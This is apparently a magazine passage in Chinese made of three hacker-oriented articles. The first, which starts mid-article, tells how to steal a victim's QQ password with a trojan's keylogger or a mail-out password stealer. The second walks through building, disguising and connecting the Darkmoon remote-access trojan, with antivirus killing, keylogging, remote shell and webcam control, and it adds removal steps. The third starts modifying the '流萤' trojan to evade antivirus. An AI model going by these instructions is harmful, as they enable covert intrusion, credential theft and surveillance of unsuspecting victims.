鸡是否运行了QQ，当确定运行后我们选择QQ进程，点“终止进程”，然后依次点“键盘记录”，“启动击键记录”。当然，我们此时还可以查看对方屏幕，观察对方有什么反应，等到对方将密码输入完毕后我们依次点“终止击键记录”，“查看击键记录”。这样对方的密码就呈现在我们眼前了。即使对方输入密码的时候比较狡猾，是分段输入的，即先输后一段再输前一段，或分三段输，我们也能通过屏幕监视推测出大概的密码（虽然我们无法从屏幕看见密码，但是多少位应该还是知道的）。当然如果你怕麻烦，你也可以先配置阿啦QQ大盗木马，然后将此盗号木马上传到对方机器并且运行，这样密码就会发到你的邮箱中了，但是这样有弱点，就是如果对方输入密码是分段的就不行了。

好了，我就先介绍到这了，剩下的就请你慢慢动手吧。

（本文中涉及到的程序Rael　Player网页木马生成器、RealMediaEditor、南域剑盟网页木马生成器、能突破XP+SP2的网页木马生成器、潜入者修改免杀版、三层驱动Sa、WMDRM3.1、专业版网页木马生成器[IFRAME溢出]、jpglowder已经收录光盘中）



喜欢Darkmoon没有理由

icyleaf

我想大家都知道土耳其木马——ProRat！它功能强大，又是早期能穿透WinXP的防火墙。翻看X的光盘，我却得到了一个更好的木马Darkmoon。它是一款和ProRat很相似的木马，包括界面、功能。不过Darkmoon的功能更具特色。

打开Darkmoon首先弹出一对话框，不过是E文，翻译成中文就是：“什么是新！穿透防火墙（输入完整的文件名称，例如：notepad.exe），可以通过FTP、邮箱、MSN、固定IP和ICQ设置服务端，有双进程，隐蔽方面还是不错的。”

点“OK”确定后看看它和ProRat有什么不同？基本相似！Darkmoon默认的E文，我们选择chinese后就变成中文了（感谢x140d4n的热情汉化），如图1。




图1

大概介绍一下界面右上角从左到右为“皮肤管理”、“卸载服务端”、“查看从木马下载的东东”、“木马信息”、“关于”。

点击左边选项中的“创建服务端”，首先看见的是“通知设置”，可以通过FTP、邮箱、MSN、反弹连接设置。和ICQ不同的方式，点一下反弹连接设置下面的“你的IP”，再点“普通设置”是默认设置，如图2。




图2

我认为一定要改服务端名称！因为运行服务端后我们查看进程会有两个EXPLORER.EXE进程！如图3，我是演示也就不改了。




图3

其它几项和别的木马差不多。如运行后弹出错误对话框、AV-FW杀手（用于KILL杀毒软件和防火墙的）、文件合并、启动方式、延时运行、UPX压缩，你可以自己动手尝试一下那些功能（如果你选择.exe或.scr一定要选图标！要不生成的服务端是delphi的默认图标，因为该木马是用delphi编写的）。配置好后点“生成服务端”就行了。

怎么让人家打开就看你的本事了，你可以正向连接，直接输入IP、端口、密码（若设置了）。反向连接直接在“连接”后面的IC前点一下，木马就会自动检测了！如图4，点“yes”后就可以随意控制了，呵呵^_^




图4

连接上后，一般我们都会先看中马者的数量和机子配置，先点击“连接设置”，右边显示当前中马者及机器的注释。再点“PC配置”，等一两秒钟就会显示出来，不过显示出来的都是E文，毕竟是国外木马就凑合看吧。

此木马比较有创意！点击“管理”按钮，有很多好玩的功能！我都试试了，用它做“恶作剧”再合适不过了（如更改界面颜色、更改窗口背景颜色、更改窗口标题、激活屏保、设置背景、设置分辨率杂音、开始按钮失控、迂回前进、后台下载……），如图5。




图5

当然，既然是木马都必须具备几个功能：

“进程管理”：先点“刷新”选好要终止的进程的ID后点“终止”就行了。

“发送窗体信息”及“聊天”功能，这个就不用多说了！

“注册表编辑”：还比较人性化。有删除键值、删除数值、创建键值、创建数值，如图6。




图6

“键盘记录”：只能记录英文字母！无法记录中文，这是比较遗憾的地方！

“远程Shell”：可以实现CMD下的所有功能！如图7。

“文件管理”：这个功能的模式和ProRat相似，我也很喜欢。先要搜索驱动器，木马立即显示当前机器的所有硬盘盘符，通过右边的按钮进行操作，“文件搜索”这个功能和“文件管理”配合着使用。就是有一点BUG，点“搜索”后无法停下来。

“桌面控制”：也是大多木马具备的一




图 7

项，“摄像头”是才出来没多长时间的功能，但是如果你想使用这两项功能就得先下载插件，如图 8。




图 8

“本机设置”中的“连接设置”是更改木马服务端的各种功能的端口的。有“键盘记录监听端口”、“键盘记录连接端口”、“反弹连接端口”、“FTP 端口”。而“普通”这个功能是更改木马界面的宽度和高度，我认为没什么实际作用！

“关闭PC”：远程让中马的机器进行重启、注销、关机的。

“限制管理”：也是不错的功能！如图9，自己看他的限制的项目吧。如果是在自己的机器上实验，千万要注意！不要以为你点了没反应，当机器重启后后果不堪设想。我已经尝试过了，实在可怕！！（支持 Win2000 以上系统）




图 9

“Web 服务器”：是开启 WEB 服务的，不多介绍了。

“服务器”：我点了半天也没反应！郁闷……。

当我们不小心自己运行了服务端，不要紧，点右上方第 2 个图标就卸载了。

还有一种手动方法：打开资源管理器，先在“EXPLORER.EXE”点右键，选择“结束进程树”，再选择“SPOOLSV.EXE”结束进程树。完成后，打开最新版本的超级兔子魔法→超级兔子魔法设置→启动程序。你会惊奇的发现“兔子”的扫描结果，如图 10。

它已经怀疑了！！！赶快去掉前面的对号并删除了它，其实它隐藏在[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]z中，删除“EXPLORER.EXE”和“SPOOLSV.




图 10

EXE”就可以了。开启系统显示隐藏文件，进入系统盘的 windows\system32 文件夹，删除大写的 E X P L O R E R . E X E 和 SPOOLSV.EXE 就完事了，是不是很简单啊。

还有一点要说，我在手动删除服务端时，看到在 windows\system32 文件夹的最下面有几个文本文件，如图 11，我打开一看，吓我一跳！原来里面是中马后的键盘记录。我真晕，作者怎么不把它们改成隐藏文件，这么容易就找到了。汗！




图 11

Darkmoon 的优点很多，如生成的服务端小且暂时不被查杀！功能强大。但缺点也不少！比如服务端隐藏、开机自启动过于简单。总体来说，喜欢 Darkmoon 没有理由。

（本文中涉及到的程序 Darkmoon 4.11 最终版已经收录在光盘中）

打造X档案专用版的“流萤”

chenggong

近期的 X 档案介绍了多个 X 档案专用版或友情版的木马，我今天再给黑友们带来一个《X 档案专用版的“流萤”》，它不仅没有任何功能限制而且生成的木马服务端还是免杀的，经我测试在瑞星 2005 下绝对是免杀的，因此我将它称为 X 档案专用的“流萤”VIP 版，下面我们就开始艰难的改造历程。

一、木马的进程

我们先看看不脱壳的“流萤”的运行情况，首先在网上下载“流萤”2.3，配置好服务端后在本机运行，运行后可看到增加 2 个进程，如图 1，分别为 WinDeBug.exe 和 conime.exe 两个进程，当我们运行控制端后又增加 1 个进程（不包括控制端进程）Serpent.Exe（运行服务端后不运行控制端用文件监视工具查看，仅可看到增加了 WinDeBug.exe 看不到 Serpent.Exe），也就说“流萤”运行后增加 3 个进程。

